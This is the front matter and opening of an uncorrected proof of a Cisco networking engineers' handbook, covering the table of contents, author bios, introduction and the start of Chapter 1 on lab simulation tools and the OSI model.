



Cisco Networks

Engineers' Handbook of Routing, Switching,
and Security with IOS, NX-OS, and ASA

—
Second Edition

—
Chris Carthern
William Wilson
Noel Rivera

Apress®

Cisco Networks

Engineers' Handbook of Routing, Switching,
and Security with IOS, NX-OS, and ASA

Second Edition



Chris Carthern
William Wilson
Noel Rivera

Apress®

8 ***Cisco Networks: Engineers' Handbook of Routing, Switching, and Security with IOS,***
9 ***NX-OS, and ASA***

50 Chris Carthern
52 Bangkok, Krung Thep, Thailand

William Wilson
PSC 559 box 6092 FPO AP 96377 USA, HI, USA

54 Noel Rivera
55 PSC 559 BOX 6092. FPO, AP, HI, USA

10 ISBN-13 (pbk): 978-1-4842-6671-7
11 <https://doi.org/10.1007/978-1-4842-6672-4>

ISBN-13 (electronic): 978-1-4842-6672-4

12 Copyright © 2021 by Chris Carthern and William Wilson and Noel Rivera

13 This work is subject to copyright. All rights are reserved by the Publisher, whether the whole or part of the
14 material is concerned, specifically the rights of translation, reprinting, reuse of illustrations, recitation,
15 broadcasting, reproduction on microfilms or in any other physical way, and transmission or information
16 storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now
17 known or hereafter developed.

18 Trademarked names, logos, and images may appear in this book. Rather than use a trademark symbol with every
19 occurrence of a trademarked name, logo, or image we use the names, logos, and images only in an editorial
20 fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

21 The use in this publication of trade names, trademarks, service marks, and similar terms, even if they are
22 not identified as such, is not to be taken as an expression of opinion as to whether or not they are subject to
23 proprietary rights.

24 While the advice and information in this book are believed to be true and accurate at the date of publication,
25 neither the authors nor the editors nor the publisher can accept any legal responsibility for any errors or
26 omissions that may be made. The publisher makes no warranty, express or implied, with respect to the
27 material contained herein.

28 Managing Director, Apress Media LLC: Welmoed Spahr
29 Acquisitions Editor: Aditee Mirashi
30 Development Editor: Matthew Moodie
31 Coordinating Editor: Aditee Mirashi

32 Cover designed by eStudioCalamar

33 Cover image designed by Freepik (www.freepik.com)

34 Distributed to the book trade worldwide by Springer Science+Business Media New York, 1 New York
35 Plaza, Suite 4600, New York, NY 10004-1562, USA. Phone 1-800-SPRINGER, fax (201) 348-4505, e-mail
36 orders-ny@springer-sbm.com, or visit www.springeronline.com. Apress Media, LLC is a California LLC
37 and the sole member (owner) is Springer Science + Business Media Finance Inc (SSBM Finance Inc).
38 SSBM Finance Inc is a **Delaware** corporation.

39 For information on translations, please e-mail booktranslations@springernature.com; for reprint,
40 paperback, or audio rights, please e-mail bookpermissions@springernature.com.

41 Apress titles may be purchased in bulk for academic, corporate, or promotional use. eBook versions and
42 licenses are also available for most titles. For more information, reference our Print and eBook Bulk Sales
43 web page at <http://www.apress.com/bulk-sales>.

44 Any source code or other supplementary material referenced by the author in this book is available to
45 readers on GitHub via the book's product page, located at www.apress.com/978-1-4842-6671-7. For more
46 detailed information, please visit <http://www.apress.com/source-code>.

47 Printed on acid-free paper

This book is dedicated to Chadwick Boseman who was a real-life superhero who inspired generations to take up the mantle and make sure his legacy lives on through us. Wakanda Forever.

56

57

Uncorrected Proof

Table of Contents

About the Authors	xxv	59
About the Technical Reviewer	xxvii	60
Acknowledgments	xxix	61
Introduction	xxxii	62
■ Chapter 1: Introduction to Practical Networking	1	63
Tools of the Trade	1	64
Open Systems Interconnection (OSI) Model	3	65
Physical Layer	7	66
Data Link Layer	8	67
Network Layer	9	68
Transport Layer	10	69
Connection-Oriented.....	10	70
Session Layer	10	71
Presentation Layer	11	72
Application Layer.....	11	73
The OSI Model: Bringing It All Together	12	74
TCP/IP.....	13	75
TCP/IP Application Layer.....	14	76
TCP/IP Transport Layer	14	77
TCP/IP Internet Layer	15	78
TCP/IP Network Interface Layer.....	16	79
Reliability	17	80

81	Three-Way Handshake and Connection Termination	18
82	User Datagram Protocol.....	19
83	Port Numbers	20
84	Types of Networks	21
85	Personal Area Network.....	21
86	Local Area Network	21
87	Campus Area Network	21
88	Metropolitan Area Network.....	21
89	Wide Area Network	22
90	Wireless Wide Area Network	22
91	Virtual Private Network.....	22
92	Hierarchical Internetwork Model.....	23
93	Software-Defined Networking Overview.....	24
94	Software-Defined Network Control Models.....	24
95	Summary.....	24
96	■ Chapter 2: The Physical Medium.....	27
97	Layer 1	27
98	Standards	28
99	Cables.....	29
100	Twisted Pair Cable	29
101	Coaxial Cable	31
102	Fiber-Optic Cabling	32
103	Fiber-Optic Transmission Rates	33
104	Wireless Communication.....	33
105	Ethernet.....	34
106	Duplex	34
107	Time Division Duplexing	35
108	Frequency Division Duplexing	35
109	Autonegotiation	35
110	Unidirectional Link Detection	37

Common Issues	37	111
Duplex Mismatch	37	112
Bad Connector Terminations	38	113
Summary	38	114
■ Chapter 3: Data Link Layer	39	115
Protocols	39	116
The Address Resolution Protocol (ARP)	39	117
The Reverse Address Resolution Protocol (RARP)	42	118
Link Layer Functions	42	119
Framing	42	120
Addressing	42	121
Synchronizing	43	122
Flow Control	43	123
Link Layer Discovery Protocol (LLDP)	44	124
Class of Endpoints	44	125
LLDP Benefits	45	126
Cisco Discovery Protocol (CDP)	48	127
Address Resolution Mapping on IPv6 Networks	52	128
Summary	57	129
■ Chapter 4: The Network Layer with IP	59	130
IP Addressing (Public vs. Private)	60	131
Public	60	132
Private	60	133
IPv4	60	134
Class A	61	135
Class B	61	136
Class C	61	137
IPv4 Packet Header	61	138

139	IPv6	63
140	IPv6 Addresses	63
141	IPv6 Packet Header.....	64
142	Classless Inter-Domain Routing	65
143	Subnetting.....	65
144	Subnet Mask.....	66
145	A Simple Guide to Subnetting.....	66
146	Variable-Length Subnet Masking	69
147	Classful Subnetting.....	71
148	VLSM Subnetting	71
149	Subnetting Exercises.....	72
150	Subnetting Exercise Answers.....	75
151	Exercise 1 Answers	75
152	Exercise 2 Answers	75
153	Exercise 3 Answers	76
154	Exercise 4 Answers	76
155	Summary.....	77
156	■ Chapter 5: Intermediate LAN Switching	79
157	Cisco Console Access.....	79
158	Configuration Help.....	82
159	Displaying the Running Configuration	83
160	Configuring the Router	84
161	Switching	86
162	Link Aggregation Group (LAG)	86
163	Spanning Tree Protocol	91
164	Why Do You Need STP?.....	91
165	How STP Works	91
166	Bridge Protocol Data Units.....	92
167	Rapid Spanning Tree Protocol.....	93

Virtual Logical Network (VLAN).....	96	168
VLAN Configuration.....	97	169
IOU1 Configuration.....	98	170
Trunking	103	171
Trunk Configuration	105	172
Routing Between VLANs	107	173
Routing VLAN Configurations.....	108	174
VLAN Trunking Protocol	109	175
VTP Modes.....	109	176
VTP Pruning	110	177
VTP Configuration	110	178
Multiple Spanning Tree Protocol.....	113	179
MSTP Configuration.....	115	180
Summary.....	121	181
Exercises.....	121	182
Exercise Answers	127	183
Exercise 1	127	184
Exercise 2	128	185
Exercise 3	129	186
Exercise 4	130	187
Exercise 5	134	188
Exercise 6	136	189
■ Chapter 6: Routing	141	190
Static Routing.....	141	191
The Process of Routing.....	142	192
Default Routing.....	146	193
Testing Connectivity.....	146	194
Dynamic Routing Protocols	148	195
Distance-Vector Routing Protocol.....	149	196
Link-State Routing Protocol.....	149	197
Hybrid Routing Protocol.....	150	198

■ TABLE OF CONTENTS

199	RIP	150
200	RIP Configuration	150
201	Authentication	152
202	EIGRP	156
203	OSPF	162
204	Configuring OSPF	166
205	Router ID	171
206	IS-IS	172
207	IS-IS Addressing	173
208	IS-IS Configuration	173
209	Link-State Packet Database	177
210	Authentication	179
211	Passive Interfaces	182
212	IS-IS Adjacency	183
213	BGP	183
214	BGP Configuration	184
215	Administrative Distance	189
216	RIP	189
217	EIGRP	190
218	OSPF	190
219	IS-IS	191
220	BGP	191
221	Summary	191
222	Exercises	192
223	Exercise Answers	195
224	Exercise 1	195
225	Exercise 2	197
226	Exercise 3	200
227	Exercise 4	202
228	Exercise 5	207
229	Exercise 6	208

■ Chapter 7: Introduction to Tools and Automation	211	230
Tools Overview	211	231
Introduction to Prime Infrastructure	211	232
Hands-On Experience and Limitations	213	233
Introduction to Identity Services Engine	214	234
Introduction to Software-Defined WAN and vManage	214	235
Introduction to Digital Network Architecture	215	236
Introduction to Application Centric Infrastructure	216	237
Vendor-Agnostic Automation Tools	217	238
Summary	217	239
■ Chapter 8: Basic Switch and Router Troubleshooting	219	240
Troubleshooting	219	241
Documenting Your Network	219	242
First Things First: Identify the Problem	220	243
Physical Medium and Ethernet	222	244
VLANs and Trunks	225	245
EtherChannel	229	246
VTP	232	247
Spanning Tree	234	248
Routing	237	249
Static Routing	237	250
Dynamic Routing	240	251
Summary	268	252
Exercises	268	253
Exercise Answers	275	254
Exercise 1	275	255
Exercise 2	276	256
Exercise 3	279	257
Exercise 4	282	258

259	Exercise 5	284
260	Exercise 6	286
261	Exercise 7	288
262	■ Chapter 9: Network Address Translation and Dynamic Host	
263	Configuration Protocol.....	291
264	NAT	291
265	Static NAT	292
266	Dynamic NAT	293
267	Port Address Translation (PAT).....	294
268	DHCP	296
269	DHCP Process	297
270	Setting Up a Router As a DHCP Client.....	297
271	Setting Up a Router to Send a Request to a DHCP Server.....	298
272	Setting Up a RouterAs a DHCP Server	299
273	Summary.....	301
274	Exercises.....	301
275	Exercise Answers	303
276	Exercise 1	303
277	Exercise 2	304
278	Exercise 3	306
279	Exercise 4	307
280	■ Chapter 10: Management Plane	309
281	The Management Plane Defined	310
282	Authentication and Authorization Basics.....	310
283	User Accounts.....	313
284	Password Recovery	314
285	Banners.....	317
286	Management Sessions	318
287	Telnet.....	318
288	SSH.....	319
289	Console and Auxiliary Lines.....	321

10.6 Disabling Services	321	290
Disabled Services	321	291
Disabled Services on Interfaces	322	292
Authentication, Authorization, and Accounting (AAA)	322	293
RADIUS	323	294
TACACS+.....	330	295
Certificate-Based Authentication and Authorization	334	296
Monitoring/Logging	338	297
Simple Network Management Protocol	339	298
Syslog	342	299
Prime Infrastructure Overview	344	300
Introduction to Netconf	346	301
Exercises	346	302
Exercise Answers	347	303
Exercise 1	347	304
Exercise 2	348	305
Exercise 3	348	306
Summary	348	307
■ Chapter 11: Data Plane	349	308
Traffic Protocols	349	309
Filters and Introduction to Data Plane Security.....	351	310
State Machines	354	311
Stateful Protocols	358	312
Stateless Protocols.....	362	313
NetFlow and sFlow	363	314
Exercises	369	315
Summary.....	371	316

317	■ Chapter 12: Control Plane	373
318	Layer 2	373
319	Layer 2 and 3 Interaction.....	376
320	Routing Protocols	377
321	Interior Gateway Protocols	377
322	Exterior Gateway Protocols.....	394
323	Protocol-Independent Multicasting	401
324	Domain Name System	405
325	Network Time Protocol	408
326	Tools for Control Plane Management	412
327	Exercises	416
328	Preliminary Work	416
329	OSPF	417
330	BGP	418
331	NTP	419
332	Exercise Answers	419
333	Preliminary Configurations	420
334	OSPF	424
335	BGP	427
336	NTP	432
337	Named Mode EIGRP with Authentication	434
338	Multicast.....	436
339	Summary	438
340	■ Chapter 13: Introduction to Availability	439
341	High Availability	439
342	Layer 3 Multipathing	440
343	First Hop Redundancy Protocol (FHRP)	441
344	HSRP	441
345	VRRP	445
346	GLBP	447

Multilinks.....	451	347
Availability Exercises.....	453	348
Exercise Answers	455	349
Exercise 1	455	350
Exercise 2	457	351
Exercise 3	458	352
Summary.....	461	353
■ Chapter 14: Advanced Routing	463	354
EIGRP	463	355
Unicast.....	464	356
Summarization	464	357
Load Balancing.....	465	358
EIGRP Stub.....	465	359
Traffic Engineering with EIGRP	465	360
Authentication	466	361
Multiarea and Advanced OSPF	467	362
Summarization	468	363
OSPF Stub.....	469	364
Cost Manipulation.....	469	365
OSPF Virtual Link	470	366
Authentication	472	367
Policy-Based Routing Using Route Maps	472	368
Redistribution	475	369
RIP Redistribution Overview	476	370
EIGRP Redistribution Overview.....	476	371
OSPF Redistribution Overview.....	478	372
BGP Redistribution Overview.....	479	373
Avoiding Loops and Suboptimal Routing.....	480	374

375	BGP	481
376	Address Families	481
377	Peer Groups and Templates	481
378	Dynamic Neighbors	484
379	Next Hop Issues with iBGP	486
380	Anycast	486
381	Traffic Engineering with BGP	487
382	IPv6 Routing	489
383	EIGRPv6	491
384	OSPFv3	494
385	DHCPv6	496
386	NAT and IPV6	499
387	GRE Tunnels	504
388	BGP Issues	506
389	IPSec	506
390	Router8 Configuration	509
391	Router9 Configuration	511
392	IKEv2	512
393	Summary	525
394	Advanced Routing Exercises	525
395	Exercise 1: EIGRP and OSFP Redistribution	525
396	Exercise 2: GRE and IPSEC	525
397	Exercise 3: IKEv2	526
398	Exercise 4: BGP	526
399	Exercise 5: IPv6 OSPF and EIGRP Redistribution	527
400	Exercise Answers	528
401	Exercise 1	528
402	Exercise 2	529
403	Exercise 3	532
404	Exercise 4	534
405	Exercise 5	536

■ Chapter 15: QoS	541	406
Intro to QoS	541	407
Classifications and Markings	543	408
Policing and Shaping.....	554	409
QoS on Tunnels and Subinterfaces.....	577	410
IPv6 QoS	577	411
QoS Design Strategies.....	579	412
Exercise.....	581	413
■ Chapter 16: Advanced Security	583	414
Private VLANs	584	415
Use Case.....	584	416
Promiscuous vs. Community vs. Isolated	584	417
Configuration	585	418
Using Access Lists.....	586	419
Extended ACL.....	586	420
VACL.....	588	421
PACL	589	422
ARP and DHCP Snooping.....	590	423
Identity Services Engine.....	595	424
ISE and 802.1x.....	595	425
AAA.....	619	426
Advanced Security Exercises	627	427
Exercise 1: Extended ACL Exercises	627	428
Exercise 2: AAA Exercises.....	628	429
Exercise Answers	628	430
Exercise 1	628	431
Exercise 2	629	432
Summary.....	630	433

434	■ Chapter 17: Advanced Troubleshooting	631
435	Access Control List	631
436	VACL	634
437	PACL	635
438	Network Address Translation	635
439	Static NAT	636
440	Dynamic NAT	641
441	Overload	645
442	HSRP, VRRP, and GLBP	646
443	HSRP	647
444	VRRP	649
445	EIGRP	651
446	OSPF	655
447	BGP	658
448	Neighbor Relationships.....	658
449	Missing Prefixes	660
450	Route Redistribution	665
451	EIGRP	665
452	OSPF	668
453	GRE Tunnels	671
454	Recursive Routing.....	673
455	IPSec	674
456	Transform Mismatch.....	675
457	Key Mismatch	679
458	IPv6	680
459	Summary	689
460	Advanced Troubleshooting Exercises	689
461	Router1 Configuration.....	695
462	Router2 Configuration.....	696

Exercise Answers	697	463
Exercise 1	697	464
Exercise 2	699	465
Exercise 3	702	466
■ Chapter 18: Effective Network Management.....	705	467
Sample Network.....	705	468
Logs.....	706	469
Simple Network Management Protocol.....	708	470
Service-Level Agreements and Embedded Event Manager	715	471
sFlow and NetFlow Tools.....	718	472
Intrusion Detection and Prevention Systems	719	473
Management and Design of Management Data	722	474
Exercises	726	475
Syslog	726	476
SNMP	727	477
Service Policy	727	478
Exercise Answers	727	479
Initial Configuration	727	480
Syslog.....	728	481
SNMP	729	482
Service Policy	729	483
Summary.....	730	484
■ Chapter 19: Data Center and NX-OS	731	485
Fabric Design	731	486
NX-OS.....	732	487
NX-OSv	734	488
VLAN.....	735	489
Configuring a Non-routed VLAN.....	735	490
Configuring a VLAN As a Routed Switched Virtual Interface (SVI).....	735	491
VLAN Trunking Protocol	736	492

493	Nexus Routing	737
494	EIGRP	737
495	OSPF	741
496	BGP	745
497	Virtual Routing and Forwarding Contexts	747
498	Port Channels	751
499	Virtual Port Channels	757
500	Port Profiles	759
501	FEX	759
502	First Hop Redundancy Protocols	760
503	HSRP	760
504	VRRP	762
505	Nexus Security	763
506	Local User Accounts	764
507	TACACS+	765
508	Control Plane Policing	767
509	Network Virtualization	768
510	Virtual Device Context (VDC)	768
511	Overlay Transport Virtualization	768
512	Virtual Extensible LANs Overview	771
513	Application Centric Infrastructure Overview	772
514	NX-OS Exercise	772
515	Exercise Answer	773
516	Summary	775
517	■ Chapter 20: Wireless LAN (WLAN)	777
518	Wireless LANs (WLANs)	777
519	Wireless Standards	777
520	Wireless Components	778
521	Wireless Access Points	778
522	Wireless Controllers/Switches	778

Installing a WLAN	778	523
Wireless Site Survey.....	779	524
Access Point Installation.....	779	525
Access Point Configuration.....	780	526
WLAN Controller Installation.....	780	527
WLAN Controller Configuration	780	528
Security	792	529
Encryption and Authentication.....	792	530
Cisco ISE.....	795	531
Cisco ISE and WLAN.....	795	532
Wireless Setup Wizard	797	533
Hotspot Wizard	802	534
BYOD Wizard	806	535
Cisco Prime	811	536
<i>Administration: Prime Infrastructure server management</i>	813	537
Wireless Network Monitoring	814	538
Prime Infrastructure Maps.....	817	539
Prime Infrastructure Configuration.....	822	540
Threats and Vulnerabilities	825	541
Summary	826	542
Wireless Exercise	826	543
Exercise Answers	827	544
Exercise 1	827	545
■ Chapter 21: Firepower	835	546
Testing Policies in a Safe Environment	835	547
Management Access and Configuration.....	836	548
Initial Setup	836	549
Objects Overview.....	846	550
Device Configuration Overview.....	847	551
System Configuration and Platform Settings.....	879	552
External Authentication	882	553

554	Monitoring Overview	887
555	Management Console	887
556	Remote Syslog	889
557	eStreamer	891
558	Health Policies	893
559	Access Policies	895
560	Baselining and Discovery	895
561	Access Policy Basics	896
562	Application-Based Rules	901
563	Intrusion Policies Introduction	902
564	Intrusion Policy Tuning	904
565	Virtual Private Networks	909
566	Site to Site	909
567	Remote Access	919
568	Troubleshooting	928
569	Summary	932
570	■ Chapter 22: Introduction to Network Penetration Testing	933
571	Overview	933
572	Reconnaissance and Scanning	933
573	Vulnerability Assessment	938
574	Exploitation	942
575	The Human Factor	949
576	Summary	950
577	■ Chapter 23: Multiprotocol Label Switching	951
578	Multiprotocol Label Switching Basics	951
579	Label Protocols	962
580	LDP Security and Best Practices	964
581	LDP Verification	967

Layer 3 MPLS VPN	969	582
Site-to-Site VPN	972	583
Shared Extranet	984	584
Leaking Prefixes	988	585
Layer 2 MPLS VPN	990	586
IPv6 over MPLS	1000	587
Exercises	1003	588
MPLS Backbone	1003	589
Site-to-Site VPN	1004	590
Leak to CustomerB	1004	591
Tunneling IPv6	1005	592
Exercise Answers	1005	593
MPLS Backbone	1006	594
Site-to-Site VPN	1008	595
Leak to CustomerB	1011	596
Tunneling IPv6	1013	597
Summary	1016	598
■ Chapter 24: DMVPN	1017	599
DMVPN	1017	600
Phase 1	1018	601
Phase 2	1022	602
Phase 3	1025	603
Phase 3 with IPsec	1028	604
Phase 3 with OSPF	1029	605
FlexVPN	1031	606
Single-DMVPN Dual Hub	1034	607
Dual-DMVPN Dual Hub	1038	608
Summary	1043	609

■ TABLE OF CONTENTS

610	DMVPN Exercises	1043
611	Exercise 1: DMVPN Phase 3 with BGP	1043
612	Exercise 2: IPSec	1043
613	Exercise 3: FlexVPN	1044
614	Exercise Answers	1044
615	Exercise 1: DMVPN Phase 3 with BGP	1044
616	Exercise 2: IPSec	1047
617	Exercise 3: FlexVPN	1048
618	■ Index	1053

Uncorrected Proof

About the Authors

this figure will be printed in b/w



Chris Carthern is a senior network engineer with 15 years of experience in the network engineering field. He is responsible for designing, implementing, and maintaining wide area and campus area networks. Carthern obtained his BS (honors) in computer science from Morehouse College and his MS in systems engineering from the University of Maryland, Baltimore County (UMBC). He holds the following certifications: Cisco Certified Network Professional (CCNP), Certified Information Systems Security Professional (CISSP), and Brocade Certified Network Professional (BCNP).

620
621
622
623
624
625
626
627
628

AU2

Noel Rivera is a systems architect with CACI who specializes in communications networks, IT security, and infrastructure automation. He has worked at NASA, DoD, Lockheed Martin, and CACI. Mr. Rivera holds a bachelor's degree in electrical engineering from the University of Puerto Rico at Mayaguez and two master's degrees, one in electrical engineering and another in computer science, from Johns Hopkins University. Mr. Rivera holds the following certifications: Cisco Certified Internetwork Expert in Routing and Switching (CCIE-RS), Cisco Certified Internetwork Expert in Security (CCIE-SEC), Certified Information Systems Security Professional (CISSP), Certified Ethical Hacker (CEH), Juniper Networks Certified Service Provider Professional (JNCIP-SP), Juniper Networks Certified Cloud Professional (JNCIP-Cloud), VMWare Certified Data Center Virtualization Professional (VCP-DCV), VMWare Certified Network Virtualization Professional (VCP-NV), and ITILv3. He is currently working on his Juniper Networks Certified Service Provider Expert certification (JNCIE-SP) and Microsoft Azure Solutions Architect Expert certification.

629
630
631
632
633
634
635
636
637
638
639

this figure will be printed in b/w



Dr. William Wilson is a senior network consulting engineer. He specializes in the optimization of routing and in security. He is responsible for assisting customers with resolving complex architectural and operation issues. He holds a bachelor's degree in mathematics from the University of Colorado. His doctorate is in computer science with a focus on applications of artificial intelligence in information security. He maintains the following certifications: CCIE Routing and Switching, CCIE Security, all of the CCNP tracks, Cisco DevNet Professional, VCP-NV, Certified Ethical Hacker, CISSP, MCSE, and PMP.

640
641
642
643
644
645
646
647
648

649

About the Technical Reviewer

650

Marc Julian has graduated from the University of Maryland, Baltimore County, with a Bachelor of Science in information systems. He is currently working at Cisco Systems Inc. as a network consulting engineer. He is CompTIA Network+ certified, CCNA R&S certified, and CCNP R&S certified. He will continue to work on receiving IT certifications such as Cisco certifications, MCSE certifications, and CWNA certifications.

651

652

653

654

Uncorrected Proof

Acknowledgments

655

Special thanks to my coauthors for your contributions to this book. I'm extremely grateful to my parents, Taylor and Lisa, and sister, Breanna, for all the support you have given me and the importance you placed on higher education. To my best friend, Tony Aaron II, I would like to express my deepest appreciation for the endless support. Thanks should also go to our technical reviewer, Marc Julian, for all the feedback on the content and exercises in the book; this book is better because of your diligent reviews. Lastly, I very much appreciate my publisher, Apress, for valuing our first edition and trusting us to complete a second. For anyone I missed, thank you all for your support and helping me become a better engineer.

656
657
658
659
660
661
662
663

—Chris Carthern

Uncorrected Proof

Introduction

664

AUI

Cisco Networks, Second Edition is a practical guide and desk reference for Cisco engineers. For beginning and experienced network engineers tasked with building LAN (local area network), WAN (wide area network), and data center connections, this book lays out clear directions for installing, configuring, and troubleshooting networks with Cisco devices. What is new in this edition includes discussions about software-defined (SD) networks and building Dynamic Multipoint VPNs (DMVPNs) using IPsec (Internet Protocol Security) Virtual Private Networks (VPNs). A new chapter on Quality of Service (QoS) has been added to teach managing network resources by prioritizing specific types of network traffic. The second edition has an updated wireless section which focuses on an updated controller and integration with Cisco Identity Services Engine (ISE) and Cisco Prime Infrastructure. The emphasis throughout is on solving the real-world challenges engineers face in configuring network devices, rather than on exhaustive descriptions of hardware features.

This practical desk companion doubles as a comprehensive overview of the basic knowledge and skills needed by CCNA and CCNP exam takers. It distills a comprehensive library of cheat sheets, lab configurations, and advanced commands that the authors assembled as senior network engineers. Prior familiarity with Cisco routing and switching is desirable but not necessary, as the authors start their book with a review of network basics and move on to configuring routers and switches from a beginner level. The purpose of this book is to provide a practical guide for network engineers who work with Cisco devices on a daily basis. This book is not a Cisco certification guide, but you will learn key concepts that will be on exams to include the CCNA and CCNP. This book intends to be a day-to-day reference for the daily tasks you perform as a network engineer.

This book will cover advanced topics such as configuring wireless networks, securing your networks, and covering best practices. Learn how to strengthen your networks with VPNs and security devices and deployment using Cisco Identity Services Engine (ISE). By the end of the book, you will have mastered deploying Cisco networks.

Author Queries

Chapter No.: 0005078445

Queries	Details Required	Author's Response
AU1	Both forms "IPSec" and "IPsec" have been used in the text and retained as given. Please check if okay.	
AU2	Please check if the author bios should be placed in the order in which the author names appear on the book cover.	

Uncorrected Proof

CHAPTER 1



Introduction to Practical Networking

This chapter begins by discussing a few of the tools that you will use throughout the book. Next, we cover the OSI (Open Systems Interconnection) model and discuss how it relates to networking. We talk about all seven layers of the OSI model. Then we move on to the TCP/IP model and show its relation to the OSI model. We end the chapter discussing well-known port numbers, the different types of networks, and Cisco's hierarchical internetwork model.

So you want to become a good network engineer? Let us give you some advice: do not believe that you know everything there is to know about networking. No matter what certifications or years of experience you have, there will always be gaps in knowledge and people who know or have experienced issues that you may not have. Troubleshoot issues systematically from layer to layer. Use your resources—such as this book! You can never have too many resources at your disposal in your toolbox. Do not be afraid to ask for help. Do not be ashamed because you cannot resolve a problem. That is why we have teams of engineers. Everyone has their expertise, and we must use each to our advantage. Remember when dealing with networks, it is always better to have a second pair of eyes and another brain to help resolve issues quickly. This will help you save time and stop you from working in circles. You want to know how you can become a good network engineer? Start by reading this book and complete the lab exercises to reinforce what you have learned. The rest will come from experience on the job. Practice makes perfect!

Tools of the Trade

The best way to learn is by doing, and the best way to remember is by repetition. In order to learn real-life network designs and issues, it is best to have a lab. You can have a real or a virtual lab; however, it is more cost effective to have a virtual lab. In modern times, almost all vendors have implementations of their devices in virtual machines (VMs), many of them with significant trial periods that allow you to learn the basics of the technology. However, if you or your organization can afford, it is always best to have a lab with real physical devices since virtual devices have limitations or do not implement all features of the real physical devices. Some limitations of virtual devices are discussed in Appendix A.

To become proficient at anything, practice is needed, and to be efficient, tools are needed. Our tool of choice to practice and simulate network topologies is the Emulated Virtual Environment Next Generation, or EVE-NG for short. The reason why EVE-NG is our tool of choice is its clientless approach and HTML-based user interface. EVE-NG supports a wide range of virtual machine templates for fast virtual machine editing and instantiation, Docker containers, HTML5 device console, and VNC/RDP display over a VNC/RDP client or via HTML5; and it's a multiuser environment with independent pods per user and user teaming possibilities. Additionally, Wireshark is integrated into EVE-NG to facilitate packet captures (PCAPs) and

35 protocol studies. If you run EVE-NG on a dedicated server, you can access your lab on the go and interact
36 with the devices via the HTML5 console or the HTML5 thin client desktop; alternatively, you can VPN into
37 your network for a native console feel.

this figure will be printed in b/w




Figure 1-1. EVE-NG web-based UI

AU3

38 Another great simulation environment tool is the Graphical Network Simulator-3 (GNS3), and our tool
39 of choice to peek into the network packets is Wireshark. There are other tools that you can use, but we found
40 these two to be the easiest and most straightforward. Just in case you want to look at other options, a quick
41 Internet search for “network simulators” and “network sniffers” will provide a list of the available alternatives
42 to GNS3 and Wireshark, respectively.

43 GNS3 provides a simple all-in-one distribution that integrates Wireshark, VirtualBox, Qemu, and
44 Dynamips among other tools, allowing simulation of network devices and virtualized workstations or
45 servers. A simple visit to www.gns3.com and www.wireshark.org or a search on YouTube will glean vast
46 amounts of information on how to use the tools. You need to be able to get an IOS (Internetwork Operating
47 System) image; do not violate any license agreements. We will use GNS3 and Wireshark exclusively
48 throughout this book.

49 Cisco Packet Tracer is a network simulation tool that allows you to simulate the configuring, operation,
50 and troubleshooting of network devices. For more information, visit [www.netacad.com/web/about-us/
51 cisco-packet-tracer](http://www.netacad.com/web/about-us/cisco-packet-tracer).

52 Cisco Virtual Internet Routing Lab (VIRL) is a network simulation tool that uses virtual machines
53 running the same IOS as Cisco’s routers and switches. It allows you to configure and test real-world
54 networks using IOS, IOS-XE, IOS-XR, and NX-OS. For more information, visit <http://virl.cisco.com>. For
55 the 1.x branch of the application, VIRL was the name of the personal product, and Cisco Modeling Labs
56 (CML) was the corporate version. In version 2.0, the names were merged, and VIRL is being renamed to
57 CML Personal Edition. CML 2.0 Personal Edition is a significant improvement over VIRL 1.x. It replaced
58 the thick client with an HTML5 interface and made several efficiency updates. It is available at [https://
59 learningnetworkstore.cisco.com/cisco-modeling-labs-personal/cisco-cml-personal](https://learningnetworkstore.cisco.com/cisco-modeling-labs-personal/cisco-cml-personal).

Open Systems Interconnection (OSI) Model

Before we define the OSI model, let's talk about why it should be important to you. First, the OSI model is something you should understand and not just gloss over. We understand that the thought of the model can put people to sleep if you have not had that morning coffee yet, but it can be an immense aid if you know how protocols communicate with one another and how each layer operates with another. How is it that a PC can communicate using so many protocols, or why can many companies create technologies that interoperate with others' technologies? Even though you may be a network engineer and think that you will only work at layers 2 and 3, it is important to know and understand how all the layers of OSI function. This will aid you when it comes to troubleshooting layer 1 and many of the applications you may use to monitor your devices. If you know the OSI model, you can create your own troubleshooting methodology. Gaining the theory and the hands-on practice allows you to know which layers to troubleshoot after you have tested a cable, as data gets closer to the device of the end user. Now that you know how important it is, let's talk about the OSI model.

The OSI model is a conceptual model, also known as the *seven-layer model*, which was established by the International Organization for Standardization (ISO) and the International Telecommunication Union Telecommunication Standardization Sector (ITU-T) to develop commonality in function and interface between communication protocols.

